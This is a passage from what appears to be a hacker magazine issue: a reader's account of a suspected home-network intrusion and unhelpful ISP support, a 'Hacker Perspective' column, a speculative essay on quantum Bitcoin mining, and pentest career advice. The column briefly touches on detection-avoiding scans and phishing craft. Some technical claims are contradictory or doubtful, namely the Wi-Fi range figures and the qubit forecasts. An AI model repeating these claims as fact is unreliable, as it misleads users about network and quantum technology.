deleted because whoever created that address realized I was onto them. There was also a possibility that someone hacked me for thrills and then changed the email address either to mess with me or just to see if they could. This really brought it home to me that *something* was going on. I changed my modem and Wi-Fi passwords again. And again. And *again*.

Weeks later, I still couldn't factory reset my laptop, and my modem's Internet light was not on when it should have been. I went to the modem settings and found the login requirement that I set had completely disappeared. My surprise meter was on empty. I immediately set it again, then tried to login with the new password, and was told it was incorrect. Again. Although this time, I had to assume that I just mistyped the new password when I set it. I hoped.

I called Best Buy Geek Squad. Closed. I called Centurylink and they told me that all I could do was what I had already done: change modem and Wi-Fi passwords. If I needed further assistance, I would have to hire a tech expert. What a load of garbage. My frustration was growing and my patience was rapidly shrinking.

Hoping for Answers

I tried the Best Buy Geek Squad again. They told me it costs $99.99 to see me in-store, and $249.99 to come to my home. I took a gamble that they wouldn't charge me a hundred bucks just to ask a few questions, so I prepared a list. I brought along my notes, modem, laptop, and tablet. My hopes were high that not only would my questions be answered, but that I would go home with a definitive solution that would put an end to this. I wanted to start living my life again.

1. *Is this someone in my building?* "It is someone within 100 feet of your router." (because the traffic came from my device's IP address.)

2. *In what capacity is my ISP obligated to help me and what should I do if they refuse?* "Demand better service."

3. *What do the web history logs look like?* "It looks like someone was using your Wi-Fi to research more hacking."

4. *Do I need to change my MAC addresses? Can they be spoofed?* "Yes, they can. MAC filtering doesn't really do anything."

5. *If I change my network name and block the SSID broadcast, they won't be able to connect or see it, right?* "They can scan for hidden networks."

I spent an hour at Best Buy asking questions until my ride said we had to leave. I was told to make sure I was using HTTPS instead of HTTP when I surfed and to change the HTTP password. What HTTP password? I was told to get a more secure (or secure, period) modem if I could. At the end of the consult, I was told that Geek Squad members couldn't be hired to secure my network and give me a crash course on cyber security. I was told that with what I'd taught myself so far, I was already more advanced than the average lay person, and that the answers he'd given me were as much as they could help me. I had to hire a tech expert if I needed further assistance. (Where had I heard that before?) My questions were answered. I did not get a definitive solution.

Flailing

Back at a family member's house (who I'd deemed as having "safe(r)" Wi-Fi), I called Apple and received a case number. I called Centurylink and spoke to a kind senior advisor who seemed reassuring and told me that they would begin an investigation. The next day, I talked to Centurylink again and received another case number.

Days later, I called Centurylink and they said if I hadn't heard anything about the investigation by the end of the week to call back. When I did that, they told me that they don't *do* investigations and that I would have to go to a computer repair store because the intruder may have changed the software in the modem. Well, well, passing the buck again. And completely reneging on a *senior* advisor's assurances. I decided to rent a modem from Centurylink instead, after confirming that assistance would be provided in the event of any security issues. (The first modem was brought by the Centurylink installation guy.)

A week later, I got my new (rented) Centurylink modem in the mail. PK5001Z. I connected the modem to the electrical outlet and to the Ethernet adapter on my computer, but did *not* plug it into the phone jack. I then reset the modem username and password, and reset the Wi-Fi password from the default as well. (They come with a default, which is stupid beyond stupid.) Then I tried connecting to the Internet and found that I couldn't go to

some websites, possibly because I'd turned off a bunch of ports - including HTTP, all gaming, remote management, and FTP. I tried turning HTTP back on when Netflix wouldn't work. I left on Secure File Transfer, HTTPS, DNS, remote printing, VPN, and some message protocol. Turned off Yahoo, Chat, XBOX, and Windows.

After checking the new Centurylink modem's web activity log, I saw more activity than I could again account for, it having had it less than 12 hours. I called Centurylink and asked them what the site "aia.entrust.net" was. They informed me that it was a virus and that I needed to get the "free Norton AntiVirus," but they didn't address the rest of the unfamiliar web activity or the obvious question of how my computer was visiting websites on its own. I got another ticket number.

By now, I had changed my Amazon, email, bank, computer, Apple, and modem passwords. I had created a recovery key. I added two-step authentication. I learned how to change the name of my Wi-Fi network (the SSID), as well as how to hide it from the average Joe looking for an open Wi-Fi network (turn off SSID broadcast). I had learned how to use MAC (Media Access Control) filtering, which takes the unique ID attached to each of my physical Internet devices, and blocks any and all devices with different IDs (MAC addresses), allowing only mine to connect to the network. However, I'm told these addresses can be spoofed. An intruder can change their MAC address to whatever they want, even copying mine, which will result in their device having access to my Wi-Fi network, which makes the whole MAC address filtering function seem like a bad joke.

Sayonara Centurylink

I decided to switch to Comcast/Xfinity Internet, even though it was pricier. I strongly hoped I would be provided with better and more responsive customer service and technical support. The Comcast/Xfinity installation guys arrived, and I was feeling relieved. It was a breath of fresh air in between constant anxiety, anger, and uncertainty. I gave the installation guys the short version of why I left Centurylink, and they helped me set up passwords. Aside from that, they had no new suggestions, although they were sympathetic. I forced myself to be OK with that. I was starting over with a whole new system. Over the following few days, I used my Comcast Internet tentatively, but with a tiny bud of hope.

Unfortunately, my Comcast modem had only firewall logs, event logs, and system logs. No web activity log. I couldn't monitor for unfamiliar websites anymore. So I got the list of websites that I didn't recognize from the Centurylink modem web activity log and blocked them on the Comcast modem, using parental controls. There were so many that I couldn't possibly block them all and there were probably new ones that I didn't know about. But it was a start.

Rude Awakening

After some days or weeks, I checked the firewall logs. My stomach dropped.

Many of the websites I blocked were listed next to a number of attempts made to reach them. 125 attempts, 13 attempts, 1671 attempts. WTF?!! !#%*@!! Hair-pulling, wall-punching, jaw-clenching *frustrating*. *What* is making all these attempts? A bot? A hacker? A virus?

I reviewed my Centurylink web activity logs and added even more unfamiliar sites to the blocked list on the Comcast modem. I spent time exploring the Comcast modem firewall. The firewall options were much more limited. IPv4 had "custom, minimum, typical, and maximum" security options, all with preset blockable ports or applications, no more than about six options each. IPv6 had only "custom and typical" security options.

The Centurylink modem gave me access to every port. The Comcast modem was a *big* disappointment. I fiddled with it for a while and apparently accidentally blocked various websites I didn't mean to block. Suddenly my Netflix menu thumbnails had no graphics, no picture, and I couldn't access some of my favorite retail sites. I changed various settings around, each time trying to get the missing functionality back, but not wanting to reduce my firewall's security, which was set on high. Something was obviously still not right, even though I changed ISPs and factory reset all my devices.

Comcast/Xfinity Internet comes with both 2.4 gigahertz and 5 gigahertz networks, as well as a guest network. The guest network didn't concern me. You needed an Xfinity account and password to use it, even though I'd rather

have had the option of turning it off. I think not having that option is an insult to paying customers.

After extensively Googling, Bing-ing, and Duckduck Go-ing, I learned that the 2.4 GHz network was more crowded because it was more widely used and that the 5 GHz network was likely to have a stronger signal because it was less crowded. The 2.4 GHz network also had a farther range, meaning the Wi-Fi signal could reach a greater distance. Because the 5 GHz network had a stronger, denser signal, it had a shorter range. That's what I wanted - a shorter range. All I was able to find were Wi-Fi signal extenders for people with bigger homes who wanted more of a range, but I wanted the smallest range available because I didn't want my network to reach anyone but me. I wasn't sure this was possible. I was still operating according to what the Geek Squad guy said: "it's someone within 100 feet of your router."

So I got out my measuring tape. I found info online that said "A general rule of thumb in home networking says that Wi-Fi routers operating on the traditional 2.4 GHz band reach up to 150 feet indoors and 300 feet outdoors. Older 802.11a routers that ran on 5 GHz bands reached approximately one-third of these distances."

Physical obstructions in homes, such as brick walls and metal frames or siding, reduce the range of a Wi-Fi network by 25 percent or more. Due to the laws of physics, 5 GHz Wi-Fi connections are more susceptible to obstructions than are 2.4 Ghz ones.

Newer 802.11n and 802.11ac routers that operate on both 2.4 GHz and 5 GHz bands vary in their reach similarly. A standard wireless router will have a range of about 120 feet indoors and about 300 feet outside. However, an IEEE 802.11n class router will have an outdoor range of roughly 400 feet and an indoor range of approximately 900 feet. Aaah. Sweet knowledge. Sort of.

I got down and started measuring: 380 inches from bedroom to front door and 260 inches from the window to the bookshelf. I logged into my Comcast modem settings, and there was an option to completely turn off the 2.4 GHz network. I did so. I took the network with the better signal and the shorter range, still not trusting anyone. If my Wi-Fi signal didn't even reach into the next apartment, that would be another way in eliminated. I walked as far away from the router as I could get and checked the signal. Still there. I couldn't be certain if the signal reached anyone else, because obviously I couldn't go into random apartments to find out. I also couldn't simply ask a neighbor because, for all I knew, one of them was the problem. I also hadn't ruled out the possibility that there had been multiple sources of intrusion, seeing as my Comcast modem was already behaving similarly to the Centurylink modem and, from what I gathered, they connected to the Internet differently: Centurylink was DSL (using the phone jack) and Comcast was cable.

I downloaded an app called "Fing," which is a free Wi-Fi network scanner that can discover devices connected to the network and the services/ports they are using. Any addresses the app had were addresses that had been fed into it, not addresses it found on its own. Still, it told me that under the local network IP address X.X.X.254, something called "Naray Information and Communication Enterprise" was listed as a device using my network. It showed no services or logs. I Googled this, and up came the same question from many Comcast/Xfinity customers: "What is it?" All I could find was that it was a Korean company. The forum I came across consisted of customers speculating and pointing out that so far, Comcast had refused to address the issue. I used the Fing app several more times over the next few weeks and, every time, in addition to my modem and connected devices, I saw this "Naray" listing, same IP address.

Another Rude Awakening

Eventually, I called Comcast and was transferred several times before finally being told that the Fing app, as a third party app, was probably inaccurate and that, according to a higher up, it was a "false issue." I didn't think it was a false issue when numerous unrelated Comcast customers had noticed it and had gotten no response as to what it was. Before I hung up, I asked the Comcast support person to take a cursory glance at my firewall logs. "Whoa," I heard. He then said, "Something has tried to access your modem through IPv6 137 times. That's not normal." He transferred me to someone else.

The lady I was transferred to told me that what I was seeing, after she'd looked at my firewall logs and the numerous attempts

to access websites that I had blocked, was normal Internet traffic, including the "FW. IPv6 FORWARD drop" attempts to access my modem that the last guy mentioned. I took this with a grain of salt, seeing that it was more likely she just didn't want to take the time to deal with me. While we were still talking, I clicked over from "firewall logs" to "event logs" and I saw: `DoS Attack-TCP SYN Flooding IN=erouter0 OUT=MAC=(MAC ADDRESS` (for security/privacy reasons, I'm not putting actual numbers, just "#") `=SRC=#.#.#.# DST=#>#>#># LEN=# TOS=## PREC=# # TTL=# ID=# PROTO=TCP SPT=# DPT=# SEQ=# ACK=# WINDO`. I saw another one, except that said "Smurf Attack" instead of "TCP SYN Flooding."

I saw these attacks eleven times in the event logs over the past month.

The lady told me to go to a certain website where you could type in the IP address listed with the attack attempts and find out the company that controls the IP address - not the ISP, but whoever allocated it to the ISP. I looked up some of the IP addresses and they came back with RIPE NCC (RIPE Network Coordination Centre), APNIC - Asia Pacific Network Information Centre, and Deutsche Telekom AG. Both the Netherlands and northern Sweden were listed as locations and all had an abuse email address to report the IPs. I plan on doing that, but I'm not too excited since I don't think anything will come of it. The IPs are probably spoofed. Other countries have different laws, and I'm skeptical there will be any arrests or prosecution.

These attacks are new because when I got the modem and afterwards checked the event logs religiously, there were none. *Don't* tell me this is normal. I feel like Vikings are at my door with a thunderous battering ram, and I'm being told to relax on the couch and just keep quietly reading my book. My logical belief is that if I do nothing, eventually an intrusion will be successful. I can't let this go. If I want to have a peaceful digital life, reading e-books, watching Netflix, and surfing news stories, I have to keep upping the ante too. I read that it's easier to find a way in than it is to keep everyone out.

One thing I'm curious about is if my neighbors' Wi-Fi networks are experiencing the same thing, with or without their knowledge. Possibly they are clueless, like I once was. It's hard to believe that only my Wi-Fi network would be experiencing this crap. The only way I think that could be is if the intruder(s) were one of my neighbors themselves. However, seeing as I know half of them and the other half I've never met, I think that's doubtful. Still, the Centurylink email address changing on my account echoes in my head.

According to the Comcast guy, IPv6 FORWARD drop attempts are attempts to access my modem. I Googled WAN attacks, and was met with results like "How to Perform an Attack over WAN (Internet)" and "How to Configure Router for WAN Metasploit Attacks" and "How to Do Hacking the Internet." Geez, who *are* these people?

Doesn't anyone have a conscience anymore? Can't they go for a run or read a book or go shopping or hang out at the park or the mall or play with the dog or (from what is apparently becoming legal due to insurmountable popularity) smoke some weed? (Not me, the smell makes me nauseous.) I can understand there's a thrill from breaking into something you're not supposed to, but really people, grow up. Just because I build a Lego tower, you have to knock it down? Yep. "(Unprintable.)"

Not Giving Up

I called Cisco, the company that manufactured my modem, and was told they didn't support it. They had a general manual, but no, they couldn't mail it to me. They just manufacture the modem. If I wanted support for it, I'd have to call my ISP. Cisco told me the ISP modifies the software on their modems to fit their own needs (which, I'm guessing, is to reduce user control). I re-perused the e-manual the Cisco guy sent me the first time I called, which described all sorts of settings I would love access to (some I still don't understand) but don't have. "Block fragmented IP's. Block port scan detection. Block IP flood detection. Block WAN requests/anonymous Internet requests. IP access filtering. Blocked *and* allowed domain list. Cable modem state. NAS settings. Media Server settings. Scan settings." I could go on. I won't.

I called Comcast/Xfinity and was told I needed to call "Security Assurance" who told me it's a technical support issue and then put me on hold, after providing me with a case number (ah, case numbers - the world would

crumble without them). I was told that there were only a few ports that Comcast/Xfinity monitors. 0, 25, 67, 135-139, 161, 445, 520, 547, 1080, and 1900. I'm still too rookie to know what all these ports mean or what they do.

I read that there are common programs used to facilitate DoS attacks called Trinoo, TFN, TFN2K, and Stacheldraht. For Trinoo, the default ports used are TCP 1524-27665 and UDP 27444-31335. For Stacheldraht, TCP 16660-65000 and IMCP ECHO and IMCP ECHO REPLY. Hmm. In my modem's parental controls, there is an option to block services. You have to type in the service. There isn't a list to choose from, but TCP and UDP are options you have to choose between, including their starting and ending ports. I put them in. It worked for the Trinoo ports, but when I tried to put in the Stacheldraht ports, I got a message saying "Conflict with other service. Please check your input!" The only option was to click OK, and the ports weren't blocked. I wondered what this other service was. Perhaps Stacheldraht is already using them. (It might be Netflix; I read that one of the services used by that port is streaming media.)

Another call to Comcast: Cisco had told me that Comcast/Xfinity modifies the software on their modems. When I went to the modem login page, it said "Xfinity." I asked if they had any modems with more widely accessible user controls and security features. I was told there was no way to know if a different Comcast/Xfinity modem would have the same modified settings as my current one. I was sick of arguing at this point.

The frustrating thing is that even after researching different modems/routers and visiting a few stores, I still had no clue what to look for as an alternative. I wanted all possible settings available to me. I wanted a list of every port and what it did, like on the Zyxel modem, with checkboxes to block incoming or outgoing connections. I wanted a web activity log *and* firewall, event, and system logs. I wanted parental controls, MAC and IP address filtering, the ability to control the range of the Wi-Fi signal (if such an option exists), and packet inspection abilities. I wanted the strongest, most current encryption, which apparently right now is WPA2/enterprise/AES. I wanted scanning abilities and domain, keyword, and application blocking options. It really sucks that all this is necessary.

Conclusion

I'm feeling so hopeless. Even with everything I've learned, which doesn't feel like much, there's still too much I don't understand.

So far, the ISPs have been a gross disservice in terms of support. The mess with Centurylink was a bad punch line. Comcast so far has been unhelpful. Useless. Every time I call, I have to give a lengthy explanation to eventually maybe get transferred to someone who knows what I'm talking about, and a few more of my brain cells die of frustration. One guy I talked to said he was probably one of very few people who could understand the situation and the technical details. He gave me his direct extension and I was happy that I found someone who was telling me something other than "Change your password. Reset your modem. Hire a tech expert." However, when I tried to call him, the number didn't work, and I found out that employee extensions are part of an internal phone system and can't be reached by the public. That felt like a slap in the face but there ain't *shit* I can do about it.

Most recently, I was told by Comcast not only what ports they monitor, but also that if I wanted more settings access, I would have to buy a modem. Pretty much, "You're on your own, chump. Shell out for your own router because we can't help you. Otherwise, zip it and deal with the security issues." Sigh. It's a tradeoff. Buy my own modem and get no tech support from the ISP or rent a modem from them and get zero security.

I don't have any money at the moment to hire any sort of reputable tech expert, nor do I know where to find one, and I can't buy a new modem yet either. I hope to go to a computer store in a nearby city and ask for advice there, but I can't do that until I figure out a way to get there, which I am working on. I can keep trying to learn and figure things out on my own, but that is pretty slow going with lots of trial and error. I feel a sense of urgency since my router is being hammered right now, but my hands are empty.

As of this moment, I'm stuck having a possibly compromised modem with shaky security settings. I have to just hope and pray an attack doesn't get through. Whether it does or whether it doesn't, *I will not give up*. Never will.

The Hacker Perspective

by Gazza

I am a hacker. Looking back over the years, there were other titles that I aspired to obtain including engineer, programmer, and even supreme ruler of the universe. The last one warranted a call to my parents when I was in school. Yet, the title of hacker is the most challenging, most rewarding, and a badge I wear proudly.

When I was younger (for a point of reference, 300 baud modems were considered "fast" and programs were recorded on cassette tapes), I considered myself a hacker because I could manipulate video games. I was especially fond of the *Wizardry* series. After installing and playing for a bit, I would work my way through the save files until I located the lines that were responsible for gold, experience, damage, etc. and give my character a few upgrades. This was quite popular with my friends, and lasted until the creators of Diablo 2 started saving the profiles server-side.

While calling myself a hacker then was probably a bit presumptuous at the time (since anyone with the Konami code was a hacker too, by that definition), it is where I started my journey. Many life lessons and almost two decades later, I have updated my definition of a hacker. I have come to realize that it isn't what you do or what you hack, but what is inside that makes a person a hacker. For example, if in a pen test scenario, Alice hacks the Gibson and gets a shell, then she could be considered a hacker. If Alice gives her report to Bob and he follows the instructions step by step and gets a shell, then is Bob a hacker too? I would argue no, Bob is not a hacker; he is script kiddie, even though he achieved the same result. Then, if it isn't the result, is it the process that defines who is a hacker? If that is indeed the case, consider this scenario. Eve performs a man-in-the-middle attack when Alice sends the report to Bob and she uses the report to get a shell too. Then is Eve a hacker as well? Hopefully, at this point you can see that trying to use a defined standard, process, or skill set that demarcates hackers from non-hackers is a fruitless endeavor. This makes my job of convincing you, the reader, that my first sentence is in fact true, significantly more difficult.

I alluded earlier that it is what's inside that separates hackers from non-hackers. Thus, in order to isolate the qualities that I feel contribute to my hacker mentality, I started looking online at various websites including Gallup's Clifton StrengthsFinder Assessment and Myers-Briggs Type Indicator. The one that appealed to me the most was the Gallup's Clifton StrengthsFinder Assessment. If you are not familiar with StrengthsFinder, the premise is that your strengths can be determined based on your answers to a series of questions. I opted to get only my top five traits, but for the right price you can get even more.

I contemplated on holding off and revealing at the end what was listed as number one, but why wait? We all have important things to hack. So, without further adieu, it is... ideation. Gallop defines this trait "as a person who is fascinated by ideas and is able to make them connect." Do you do that too? I wouldn't be surprised if "ideation" was among the top five for most of the *2600* reader audience. The caveat that all *2600* articles need to be published here first only emphasizes the concept that *2600* contributors are good at coming up with new ideas. Even after 30 years, there doesn't seem to be a shortage of new ideas for authors to write about. The long running section entitled "The Telecom Informer" has endured the test of time and something I look forward to in each issue because it is always fresh with new ideas and perspectives.

What about the other part, specifically "making the ideas connect?" Programmers do this naturally, especially when debugging, because it forces you to consider a new

way to get the program to compile. Even my own personal scripts (not worthy of publication, but they do make my life easier) are a testament of how ideas congealed. All the tools in Kali were born from someone who was able to reduce the complexity of the task into meaningful bits of code and get them to interact in a language that is foreign to most of the world.

However, connecting ideas is not limited just to the software side of things. Captain Crunch made the connection that, by using a toy whistle from a cereal box, he could generate a 2600 hertz tone. Or, if we step back even further, David Condon used a Davy Crockett Cat and Canary Bird Call Flute to generate the necessary tones. However, my favorite hardware hack of all time was Gaurav Khanna's PS3 cluster, because it had never occurred to me to turn gaming consoles into supercomputers.

Enough with ideation. Let's move on to number two. The second trait on my list was strategic. Gallop defines strategic as "People who create alternative ways to proceed. Faced with any given scenario, they can quickly spot the relevant patterns and issues." Consider this: to date, the exploit database contains over 3000 modules. These exploits were written by authors who were able to see alternatives in how a program functions. Quick question: if you were to conduct a pen test, would you load up Metasploit and start down the list of exploits until you find one that works? Well, that is one way to do it, but may increase the odds of finding future work in that particular field. A preferred method is to take the data from the information gathering phase ("spot the relevant issues and patterns") and then form a game plan. Most pen testers worth their salt will tell you that every pen test has its nuisances. What worked for company A probably won't work again for company B. On some pen tests, you are on site and have Kali, back box, Pentoo, etc. fired up and ready to go; on others, you have to have a plan to do it remotely.

But being strategic is not only limited to selecting the right tool for the job, but also on how to use them. While open source tools are created to make your life as a pen tester easier, but this very same code is what the IDS developers leverage for their systems. For instance, take nmap. While it is a great tool for port scanning, knowing which flags to set and how fast to scan is important to avoid detection. Running "nmap -A [insert IP address here]" does provide a great deal of information for you, but a quieter approach would be to use a TCP FIN scan. The Social Engineering Toolkit (SET) is another great example. Including the exploit into the phishing attempt is the easy part, but selecting your target and crafting the email - so that the victim doesn't get the impression that you are a Nigerian prince - requires a bit more strategy. Some of the truly great ones are strategic enough to write their own tools. My hat goes off to you folks.

My third trait was that of achiever. Gallop defines an achiever as a person who "takes great satisfaction from being busy and productive." The key word here from me is "productive" and I translate that into "never say die." In keeping with the pen testing scenario from earlier, I feel this trait can be applied here as well.

Being an achiever makes the information gathering phase of a pen test less daunting since you can feel busy from the beginning and productive too when a vulnerability is discovered. While it is tempting to dive right into the exploitation phase, especially if the vulnerability found is one that has worked in the past, greater satisfaction is derived from having multiple entry points. This is especially true if the first attempt fails and you have to move on to your second, third, or even fourth plan of attack. I also feel the customer appreciates a pen tester who is an achiever because, when they read the final report and see all the hours and effort that went into the pen test, they know they got their money's worth.

At this point, you may perceive me as an individual, cloaked in a hoodie of unnatural darkness, sitting on top of a throne made of Club-Mate crates, who can dispense shells like lightning bolts. That, however, is simply not true; I recycle. Moreover, I am part of a team and we each have our roles.

Why am I dispelling the illusion of grandeur I worked so earnestly to create? Because my fourth strength is that of a relator. A relator is defined as a person who "finds deep satisfaction in working hard with friends to

achieve a goal." While pwning a system is fun in its own right, working with my team is the reason I go to work day in and day out. I also feel that a relator's role is to share the knowledge that they have gained. Thus, when I am not hiding behind a terminal, you can also find me at my local hackerspace and various security conferences sharing the things that I have learned and gaining wisdom from those better than myself. Being a relator is what inspired me to write this article.

Finally, my last trait is that of a learner. A learner is defined as a person who "has a great desire to learn and wants to continuously improve." Each morning, I try to catch up on the latest alerts, blog postings, patches, and releases. When I get home, I like to keep reading. My personal library at the moment has no less than 20 unread books. The topics range from programming in Ruby, packet analysis, tool kits I should be using, Arduino projects, to various cybersecurity-related science fiction. Please don't neglect the sci-fi; some of my better ideas were inspired from fictitious plots. I am also preparing for the CISSP certification.

In conclusion, what is my definition of a hacker? I define a hacker as a person who has lots of ideas, can implement them strategically, doesn't give up, shares information with others, and never ever stops learning. This is by no means the only combination of traits, nor the best, that a hacker would possess, but they are mine.

Have I convinced you that I am a 1337 haxor, like Alice, or just another script kiddie, like Bob? In the end, it doesn't really matter. My hopes were to inspire you, the reader, to recognize the traits inside each of you so you can be a better hacker.

[Shout outs: To my mom; I am sorry for yelling each time you picked up the phone and disconnected me.]

Recently, Gazza has been delving into the world of robotics. He has recently purchased a turtlebot and is keenly interested in exploring Simultaneous Localization and Mapping (SLAM) and visual odometry. He is also the proud father of two child processes with uptimes of 1.58e+8 s and 6.3e+7 s respectively.

HACKER PERSPECTIVE SUBMISSIONS ARE OPEN

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!

"Paper" by Jose Sa is licensed under CC BY 2.0

Quantum Computers and Bitcoin

by Dave D' Rave

Quantum computer technology appears to be following an exponential growth curve. Near-term devices which use 16 qubits are likely to be available in January 2018. The doubling time appears to be between two and four years (Moore's Law).

Practical Bitcoin mining systems which are based on quantum computers may arrive as soon as 2020, depending on the available algorithms. At first, these systems will supplement the existing mining technology. Within two to three years of the first quantum Bitcoin miners, conventional Bitcoin mining technology will be obsolete.

The Bitcoin algorithm itself is likely to continue to be viable until 256 qubit quantum computers become available, 20 to 30 years from now.

History

Single-qubit quantum computer experiments date back to the 1990s. These had rather high error rates, which were gradually improved. Current technology uses quantum error correction (QEC), which has the characteristic that additional qubits are used for error correction, redundancy, etc. An actual device would contain between five and 17 raw qubits for every net qubit. This results in some confusion about how to count the qubits in a given device. In this article, "qubit" means a net qubit.

The first practical qubit, which includes error correction, was described in the 2010-2011 period.

IBM announced a 5-qubit chip in 2016 and made it available to the public as a web service under the name the "IBM Quantum Experience." The IBM quantum chip uses superconducting loops. At roughly the same time, researchers in Maryland developed a 5-qubit (net) system which uses trapped ion technology.

Current Situation

IBM, Google, and Rigetti have all indicated that they plan to announce a 16-qubit quantum chip in either late 2017 or early 2018. All three have indicated that they may provide public access to these systems using some kind of web-based control panel. Rigetti, in particular, seems committed to the business model of "cloud-based quantum computing."

Trends

If you draw a line through these three data points, it looks a lot like an exponential. Between 2011 and 2016 there were two doublings. Pre-announced results for the period from 2016-2018 would provide two more doublings.

Likely Future Developments

Because quantum computers are able to perform parallel operations, each qubit doubles the parallelism for certain problems. In practice, a 5-qubit machine is a toy, a 16-qubit machine is useful for training and research, and 32-qubit would be equivalent to a supercomputer.

Somewhere around 40-48 qubits, we will arrive at a situation in which a quantum computer is the most powerful machine in the world, at least for problems which do not require a large dataset or a lot of I/O. That day is less than ten years away.

Predictions

Assuming that the 16-qubit machines are available as a web-based service, I expect that at least a few groups of people will attempt to write and execute algorithms for Bitcoin mining using these devices. It is likely that most of them will succeed, and that none of the first generation quantum miners will be able to provide a noticeable amount of hashing power.

When the 32-qubit machines become available (four to six years from now), there will be a lot of interest in using them for Bitcoin. It is likely that quantum miners will become available which are cost-competitive with conven-

tional computer technology. At that point, we will see a gradual phase-over to the new type of mining equipment. I do not expect that Bitcoin itself or the Bitcoin community will be affected by quantum computer mining.

Quantum Computer Algorithms for Bitcoin

The Bitcoin mining algorithm uses SHA-256 as its internal proof of work. Obvious algorithms exist which would allow a 256-qubit quantum computer to solve a mining problem in less than a second. Other algorithms promise to reduce that time to less than a millisecond.

Since 256-qubit quantum computers are likely to arrive 20 to 30 years from now, this does not look like an immediate problem. Also, it is not clear that the Bitcoin community would have a big problem with adjusting the block update time.

The more interesting question is whether algorithms exist which would, for example, allow a 32-qubit quantum computer to perform four billion hashes per second, or maybe four billion hashes per microsecond. This would certainly reduce the value of GPU-based Bitcoin mining systems. Such algorithms are described as "hybrid," in that much of the work would be precomputed using conventional computers, and the quantum processor would be given the job of crunching a well-defined set of superpositions.

While using a 16-qubit processor to mine Bitcoins is unlikely to make economic sense, it will be very interesting to see if anyone is able to use these devices for that purpose.

Quantum Computer Algorithms for Altcoins

Systems such as Litecoin were designed with the explicit goal of avoiding certain perceived problems with the standard Bitcoin algorithm. For this reason, the speedup from a quantum computer will vary, depending on which altcoin is being mined.

Without actually producing algorithms for each of the altcoins, it is not possible to say exactly which altcoin will be the most susceptible to quantum computer mining. It is likely that one of the altcoins will turn out to be more suitable for quantum mining than the others.

Technology Issues

All three of the commercial quantum computers which are likely to be made available for web-based applications are using superconducting loop technology. At this time, there are at least two other methods of building a quantum computer: ion traps and phosphorus/silicon methods.

Because there are multiple technologies which appear to be viable, there is good reason to expect that no major showstoppers will be encountered.

Political and Business Issues

While Bitcoin mining per se is not very interesting to the intelligence community, anything having to do with actual, real-world application of quantum computers will definitely get their attention. This is not a good thing.

It would not be especially surprising if major limitations were placed on people who want to use public quantum computers. If the government gets involved, we can expect demands for ID, requirements asking you to tell them what your program is trying to do, and possibly a prohibition on persons from certain countries. This will not work, of course. The technology is well-known, and there are many countries who have well-funded quantum computer programs and little incentive to cooperate with Western intelligence agencies. China, for example.

At the same time, I think that quantum computer systems and quantum computer hardware in general are already on the ITAR "do not export" list. The big question is whether advanced countries like Canada and Australia will go along with such export restrictions.

The bottom line is that an aggressive government program to slow down the development of Bitcoin mining by quantum computers will mostly result in the technology moving to places like Austria, Sweden, and China.

In parallel with this, we can expect that the "terms of service" for anyone who is using a web-based quantum computer will basically allow the machine's owner to read your files. This will mean that anyone who can set up a public quantum computer service which promises privacy will have some advantage. It also means that a lot of people will be motivated to get their own private hardware.

by Ricki Burke

As an InfoSec recruiter, I speak with many people in the industry and made a good connection in Dawid Balut, an experienced security professional who set up his own boutique security consultancy company called InfoSec Remedy. After successfully working as an internal security professional (security engineer up to principal security architect/executives board advisor) as well as being a professional freelance penetration tester now, he gets to work with his proven in battle friends and deliver outstanding quality pentesting and security consultancy services. As LinkedIn connections, we are often sharing info and giving advice to those asking for it, particularly those looking to get into the industry. We have a passion for helping, so we decided to collaborate on an article to help those looking to become professional pentesters/security researchers/security engineers.

As a recruiter, I speak to the full spectrum of industry from CISO level across to the next generation of security professionals. Unfortunately, I have limited capabilities in helping those looking to get into the security industry. Sometimes the best I can do is provide advice. One of the most sought after roles is being an ethical hacker or penetration tester. For those wanting to get a great job like this, it's probably one of the easiest. Why? Because you can upskill yourself without having an employer.

The problem I see too often is there is a difference between wanting something and being able to offer something to an employer. When you can offer something special, that's when organisations are interested.

We want to offer a list of activities for those looking for jobs in IT security:

- There are plenty of ways to learn and develop your skills in InfoSec, like books, blogs or online services like Coursera, Cybrary, SecurityTube, or free computer science lectures published by universities like MIT.
- You should learn how real-life software engineering happens by putting your hands on code and learning some stuff from DevOPS world.
- It makes sense to become an IT/security generalist and then go deep into a particular subject of interest, so you have big picture POV during a security engagement. Otherwise, if your knowledge is too narrow, you may end up missing critical issues because you were incapable of seeing the whole picture.
- Contribute to open source projects or volunteer to be an intern in start-ups like Peerlyst, where you're not required to produce quality content, you just moderate existing content and do general housekeeping. It'll get you business exposure and you'll learn lots along the way by reading the content you're supposed to redact.
- Consume resources coming from OWASP and PTES, but don't jump directly into technical details. Read the prefaces, description of business objectives, and guides on how to be an *ethical* hacker. SANS and NIST/cyber are your friends here as well.
- Consume CIS Benchmarks, DISA STIGS, etc. to learn how systems hardening happens.
- Put your hands on resources explaining compliances like ISO27001, SOC 2, PCI

DSS, etc., not necessarily to become an expert auditor, but to know why and how businesses need and follow compliances.

- If you want to show-off your knowledge or just have fun, responsibly participate in bug bounties through platforms like HackerOne or Bugcrowd.
- Learn from other bug bounty reports and apply the knowledge and, where hacking is concerned, this is actually the thing you're going to be doing almost all the time - gathering and applying the knowledge of people who were there before. "Standing on the shoulders of InfoSec giants" as I call it.
- Don't ruin your reputation by reckless reports or public disclosure which puts users at risk.
- Participate in CTF contests to make your brain be more creative, to network with great people, and get exposed to new technologies.
- You may go for a degree or just learn how to discipline yourself and set your own education path. These years, degree requirement is getting less and less common, so you'll be fine if you decide not to follow Uni path.
- Go and get your OSCP certification - that's the most commonly asked for certificate in a pentest role, then look at CREST and OSCE when you're more experienced. Certs don't tell the exact skill level, but these mentioned will make you stand out from the crowd and give you more options.
- Don't shy away from publishing vulnerability research and CVE submits.
- Write articles for other well known websites can be useful as well. Choose wisely, as not all websites have the same good reputation. For example, submit a PDF of your work (if applicable/relevant) to Exploit Database, Packet Storm Security, etc. If your paper is of a highly scientific nature you can try arXiv.org instead.
